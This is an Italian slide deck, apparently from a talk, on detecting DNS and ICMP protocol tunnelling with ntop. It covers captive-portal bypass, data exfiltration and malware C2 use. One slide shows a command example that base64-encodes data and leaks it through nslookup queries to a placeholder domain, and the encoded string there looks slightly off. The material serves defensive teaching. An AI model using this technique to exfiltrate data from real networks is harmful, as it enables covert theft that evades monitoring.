




PROTOCOL TUNNELLING DETECTION USING NTOP

DISCLAIMER

Tutti i contenuti di questa
presentazione rappresentano la mia
personale ricerca ed opinione e non
quella del mio datore di lavoro.

WHOAMI

- Pentester e Vulnerability Researcher
- Cloud e Web Vulnerability Researcher
@ Huawei R&D Research Center Munich
- OPST Certified
- ntop 2015/2016

HAPPY BIRTHDAY



**KEEP
CALM
AND
IT'S MY 20th
BIRTHDAY**

CONTENUTI

- Protocol Tunnelling
 - DNS Tunnelling
 - ICMP Tunnelling
- Utilizzi
 - Bypass captive portal
 - Data exfiltration
 - C2 communication
- Come utilizzare ntop per rilevare questa tecnica

PROTOCOL TUNNELLING

WHAT IS


“A tunnel is a mechanism used to ship a foreign protocol across a network that normally wouldn't support it. Tunneling protocols allow you to use, for example, IP to send another protocol in the "data" portion of the IP datagram. Most tunneling protocols operate at layer 4, which means they are implemented as a protocol that replaces something like TCP or UDP”

DNS TUNNELLING

- Si utilizza il protocollo di risoluzione dei domini per trasportare dati, nel nostro caso HTTP
- DNS? HTTP?
- UDP? TCP?

DNS TUNNELLING


- Nuova interfaccia
- GW tunnel



```
$ base64 encode „Example“
4oCeRXhbbXBsZeKAnA==
$ nslookup 4oCeRXhbbXBsZeKAnA.mydomain.com
```

```
$ tail -f -/log/dns
4oCeRXhbbXBsZeKAnA.mydomain.com
$base64 decode 4oCeRXhbbXBsZeKAnA
„Example“
```


DNS TUNNELLING



ICMP TUNNELLING

- Si utilizza il protocollo di invio messaggio errore-controllo per trasportare dati

0										1										2										3	
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Type										Code										Checksum											
Identifier																				Sequence Number											
										Data																					

ECHO
Request



ECHO_REPLY
Response

PROTOCOL TUNNELLING

EXAMPLE#1

Bypass captive portal

Host non autenticato
HTTP(s) -> Redirect [X]




```
nslookup www.google.com > 74.125.206.103 [V]
```

PROTOCOL TUNNELLING

EXAMPLE#2

Data exfiltration

- Diversi malware utilizzano questa tecnica per portar fuori dati da una macchina infetta




PROTOCOL TUNNELLING

EXAMPLE#3_1

C2 communications


- Utilizzato da alcuni malware per comunicare con il master (C2)



PROTOCOL TUNNELLING



EXAMPLE#3_2

C2 communications P2P



NTOP DETECT

Bypass captive portal and Data exfiltration



NTOP DETECT

